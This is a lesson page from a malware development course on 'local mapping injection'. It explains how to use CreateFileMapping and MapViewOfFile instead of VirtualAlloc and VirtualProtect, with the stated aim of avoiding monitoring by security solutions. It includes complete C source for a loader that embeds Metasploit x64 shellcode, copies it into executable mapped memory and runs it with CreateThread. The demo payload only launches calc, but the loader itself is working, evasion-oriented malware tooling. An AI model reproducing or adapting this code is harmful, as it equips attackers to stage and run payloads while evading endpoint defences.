Local Mapping Injection
Performing mapping injection on the local process.
Jump to Section (8)
Learning Objectives
0/3 doneIntroduction
So far, in all the previous implementations a private memory type was
used to store the payload during execution. Private memory is allocated
using VirtualAlloc or VirtualAllocEx. The

following image shows the allocated private memory in the
"LocalThreadHijacking" implementation that contained the payload.
Mapped Memory
The process of allocating private memory is highly monitored by
security solutions due to its widespread usage by malware. To avoid
these commonly monitored WinAPIs such as VirtualAlloc/Ex and VirtualProtect/Ex, mapping injection uses Mapped memory type using different WinAPIs such as CreateFileMapping and MapViewOfFile.
It is also worth noting that the VirtualProtect/Ex WinAPIs cannot be used to change the memory permissions of mapped memory.
Local Mapping Injection
This section explains the WinAPIs required to perform local mapping injection.
CreateFileMapping
CreateFileMapping creates a file mapping object that provides access to the contents of a file through memory mapping techniques. It allows a process to create a virtual memory space that maps to the contents of a file on disk or to another memory location. The function returns a handle to the file mapping object.
HANDLE CreateFileMappingA(
  [in]           HANDLE                hFile,
  [in, optional] LPSECURITY_ATTRIBUTES lpFileMappingAttributes,     // Not Required - NULL
  [in]           DWORD                 flProtect,
  [in]           DWORD                 dwMaximumSizeHigh,           // Not Required - NULL
  [in]           DWORD                 dwMaximumSizeLow,
  [in, optional] LPCSTR                lpName                       // Not Required - NULL
);
The 3 required parameters for this technique are explained below. The parameters marked as not required can be set to NULL.
-
hFile- A handle to a file from which to create a file mapping handle. Since creating file mapping from a file is not required in the implementation, theINVALID_HANDLE_VALUEflag can be used instead. TheINVALID_HANDLE_VALUEflag is explained by Microsoft:
If hFile is INVALID_HANDLE_VALUE, the calling process must also specify a size for the file mapping object in the dwMaximumSizeHigh and dwMaximumSizeLow parameters. In this scenario, CreateFileMapping creates a file mapping object of a specified size that is backed by the system paging file instead of by a file in the file system.
Setting this flag allows the function to perform its task without
using a file from disk, and instead the file mapping object is created
in memory with a size specified by the dwMaximumSizeHigh or dwMaximumSizeLow parameters.
-
flProtect- Specifies the page protection of the file mapping object. In this implementation, it will be set asPAGE_EXECUTE_READWRITE. Note that this does not create anRWXsection, but instead it specifies that it can be created later on. If it had been set toPAGE_READWRITE, then it would not be possible to execute the payload later on. -
dwMaximumSizeLow- The size of the file mapping handle returned. The value of this will be the payload's size.
MapViewOfFile
MapViewOfFile maps a view of a file mapping object into the address space of a process. It takes a handle to the file mapping object and the desired access rights and returns a pointer to the beginning of the mapping in the process's address space.
LPVOID MapViewOfFile(
  [in] HANDLE     hFileMappingObject,
  [in] DWORD      dwDesiredAccess,
  [in] DWORD      dwFileOffsetHigh,           // Not Required - NULL
  [in] DWORD      dwFileOffsetLow,            // Not Required - NULL
  [in] SIZE_T     dwNumberOfBytesToMap
);
The 3 required parameters for this technique are explained below. The parameters marked as not required can be set to NULL.
-
hFileMappingObject- The returned handle from theCreateFileMappingWinAPI, which is the file mapping object. -
dwDesiredAccess- The type of access to a file mapping object, which determines the page protection of the page created. In other words, the memory permissions of the allocated memory by theMapViewOfFilecall. SinceCreateFileMappingwas set toPAGE_EXECUTE_READWRITE, this parameter will use both theFILE_MAP_EXECUTEandFILE_MAP_WRITEflags to return valid executable and writable memory, which is what is needed to copy the payload and execute it after.
Had the PAGE_READWRITE flag been used in CreateFileMapping and the FILE_MAP_EXECUTE flag was used in MapViewOfFile, then MapViewOfFile would have failed because executable memory was attempted to be made from a readable and writable CreateFileMapping object handle which is not possible.
-
dwNumberOfBytesToMap- The size of the payload.
Local Mapping Injection Function
LocalMapInject is a function that performs local mapping injection. It takes 3 arguments:
-
pPayload- The payload's base address. -
sPayloadSize- The size of the payload. -
ppAddress- A pointer to PVOID that receives the mapped memory's base address.
The function allocates a locally mapped executable buffer and copies the payload that buffer then returns the base address of the mapped memory.
BOOL LocalMapInject(IN PBYTE pPayload, IN SIZE_T sPayloadSize, OUT PVOID* ppAddress) {

	BOOL   bSTATE         = TRUE;
	HANDLE hFile          = NULL;
	PVOID  pMapAddress    = NULL;


	// Create a file mapping handle with RWX memory permissions
	// This does not allocate RWX view of file unless it is specified in the subsequent MapViewOfFile call
	hFile = CreateFileMappingW(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE, NULL, sPayloadSize, NULL);
	if (hFile == NULL) {
		printf("[!] CreateFileMapping Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}

	// Maps the view of the payload to the memory
	pMapAddress = MapViewOfFile(hFile, FILE_MAP_WRITE | FILE_MAP_EXECUTE, NULL, NULL, sPayloadSize);
	if (pMapAddress == NULL) {
		printf("[!] MapViewOfFile Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}

    // Copying the payload to the mapped memory
	memcpy(pMapAddress, pPayload, sPayloadSize);

_EndOfFunction:
	*ppAddress = pMapAddress;
	if (hFile)
		CloseHandle(hFile);
	return bSTATE;
}
UnmapViewOfFile
UnmapViewOfFile
is a WinAPI that is used to unmap previously mapped memory, this
function should only be called after the payload has finished executing
and not while it's still running. UnmapViewOfFile only requires the base address of the mapped view of a file to be unmapped, which is pMapAddress in the function above.
Demo

Allocating a mapped memory buffer

Copying the payload

Executing the payload (Using CreateThread for simplicity)
Companion Project & Source Code
4 readable source/config files extracted directly from the archive
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>


// x64 calc metasploit
unsigned char Payload[] = {
	0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
	0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
	0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
	0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
	0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
	0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
	0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
	0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
	0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
	0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
	0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
	0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
	0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
	0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01,
	0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,
	0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
	0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48,
	0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D,
	0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5,
	0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
	0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
	0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
	0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};


// allocate a local `Mapped` executable buffer and copy the payload to it
// return the base address of the payload
BOOL LocalMapInject(IN PBYTE pPayload, IN SIZE_T sPayloadSize, OUT PVOID* ppAddress) {

	BOOL		bSTATE			= TRUE;
	HANDLE		hFile			= NULL;
	PVOID		pMapAddress		= NULL;


	// create a file mapping handle with `RWX` memory permissions
	// this doesnt have to allocated `RWX` view of file unless it is specified in the MapViewOfFile call
	hFile = CreateFileMappingW(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE, NULL, sPayloadSize, NULL);
	if (hFile == NULL) {
		printf("[!] CreateFileMapping Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}

	// maps the view of the payload to the memory
	// FILE_MAP_WRITE | FILE_MAP_EXECUTE are the permissions of the file (payload) -
	// since we need to write (copy) then execute the payload
	pMapAddress = MapViewOfFile(hFile, FILE_MAP_WRITE | FILE_MAP_EXECUTE, NULL, NULL, sPayloadSize);
	if (pMapAddress == NULL) {
		printf("[!] MapViewOfFile Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}


	printf("[i] pMapAddress : 0x%p \n", pMapAddress);

	printf("[#] Press <Enter> To Copy The Payload ... ");
	getchar();

	printf("[i] Copying Payload To 0x%p ... ", pMapAddress);
	memcpy(pMapAddress, pPayload, sPayloadSize);
	printf("[+] DONE \n");


_EndOfFunction:
	*ppAddress = pMapAddress;
	if (hFile)
		CloseHandle(hFile);
	return bSTATE;
}


int main() {

	PVOID	pAddress	= NULL;
	HANDLE	hThread		= NULL;

	if (!LocalMapInject(Payload, sizeof(Payload), &pAddress)) {
		return -1;
	}

	printf("[#] Press <Enter> To Run The Payload ... ");
	getchar();

	printf("[i] Creating New Thread ... ");
	hThread = CreateThread(NULL, NULL, pAddress, NULL, NULL, NULL);
	if (hThread != NULL) {
		WaitForSingleObject(hThread, INFINITE);
		printf("[+] DONE \n");
	}
	else
		printf("[!] CreateThread Failed With Error : %d \n", GetLastError());


	printf("[#] Press <Enter> To Quit ... ");
	getchar();

	return 0;
}
Full Archive Manifest (5 files inside .zip)
- LocalMappingInjection/LocalMappingInjection.sln
- LocalMappingInjection/LocalMappingInjection/LocalMappingInjection.vcxproj
- LocalMappingInjection/LocalMappingInjection/LocalMappingInjection.vcxproj.filters
- LocalMappingInjection/LocalMappingInjection/LocalMappingInjection.vcxproj.user
- LocalMappingInjection/LocalMappingInjection/main.c